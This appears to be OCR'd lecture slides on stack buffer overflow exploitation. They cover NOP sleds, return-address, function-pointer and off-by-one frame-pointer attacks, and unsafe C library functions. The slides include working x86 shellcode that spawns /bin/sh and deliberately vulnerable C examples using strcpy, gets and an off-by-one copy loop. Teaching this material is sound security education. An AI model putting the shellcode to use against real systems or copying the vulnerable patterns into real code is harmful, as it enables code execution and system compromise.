        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```


Another issue:
strcpy stops when it hits a NULL byte

Solution:
Alternative machine code that avoids NULLs

Shell Code

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh"
```


Crude Way to Get Stack Pointer




```
user@box:~/pp1/demo$ ./get_sp
Stack pointer (ESP): 0xbffff7d8
user@box:~/pp1/demo$ cat get_sp.c
#include <stdio.h>

unsigned long get_sp(void)
{
        __asm__("movl %esp, %eax");
}

int main()
{
        printf("Stack pointer (ESP): 0x%x\n", get_sp() );
}

user@box:~/pp1/demo$ _
```

How do we know what to set ptr (Bad EIP) to?

NOP Sled



We can use a nop sled to make the arithmetic easier

Instruction "xchg %eax,%eax" which has opcode \x90


Land anywhere in NOPs, and we are good to go

Can also add lots of copies of ptr at end

Small Buffers

```c
#include <stdio.h>
#include <string.h>


void greeting( char* te
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}
```

What if 400 is changed to a small value, say 10?




```c
}
```


Dealing with Small Buffers

Use an environment variable to store the exploit buffer

execve("meet", argv, envp)


array of pointers to strings (just like argv)

- Normally, bash passes in the envp array from your shell's environment
- Can also pass it in explicitly via execve()



Dealing with Small Buffers


Overwrite saved return address with ptr to environment variable holding attack code



Stack Corruption: General View

```
int bar (int val1) {
    int  val2;
    foo (a_function_pointer);
}
```

```
int foo (void (*funcp)()) {
    char* ptr = point_to_an_array;
    char buf[128];
    gets (buf);
    strncpy(ptr, buf, 8);
    (*funcp)();
}
```



Cause: No Range Checking


strcpy does not check input size

- strcpy(buf, str) simply copies memory contents into buf starting from *str until "\0" is encountered, ignoring the size of the area allocated to buf

~~Many~~ all C library functions are unsafe

- strcpy(char *dest, const char *src)
- strcat(char *dest, const char *src)
- gets(char *s)
- scanf(const char *format, ...)
- printf(const char *format, ...)

Attack #1: Return Address




① Change the return address to point to the attack code. After the function returns, control is transferred to the attack code.


② … or return-to-libc: use existing instructions in the code segment such as system(), exec(), etc. as the attack code.

Function Pointer Overflow

C uses function pointers for callbacks: if pointer to F is stored in memory location P, then another function G can call F as (*P)(...)



Attack #2: Pointer Variables



① Change a function pointer to point to attack code

② Any memory, on or off the stack, can be modified by a statement that stores a value into the compromised pointer

```
strcpy(buf, str);
*ptr = buf[0];
```

Off-By-One Overflow


Home-brewed range-checking string copy

```
void notSoSafeCopy(char *input) {
            char buffer[512]; int i;

     for (i=0; i<=512; i++)
         buffer[i] = input[i];
}
void main(int argc, char *argv[]) {
     if (argc==2)
        notSoSafeCopy(argv[1]);
}
```

This will copy 513 characters into the buffer. Oops!

1-byte overflow: can't change saved EIP, but can change saved pointer to previous stack frame...
On a little-endian architecture, make it point back into the buffer...
... then caller's saved EIP will be read from the buffer!

Attack #3: Frame Pointer



Change the caller's saved frame pointer to point to attacker-controlled memory.

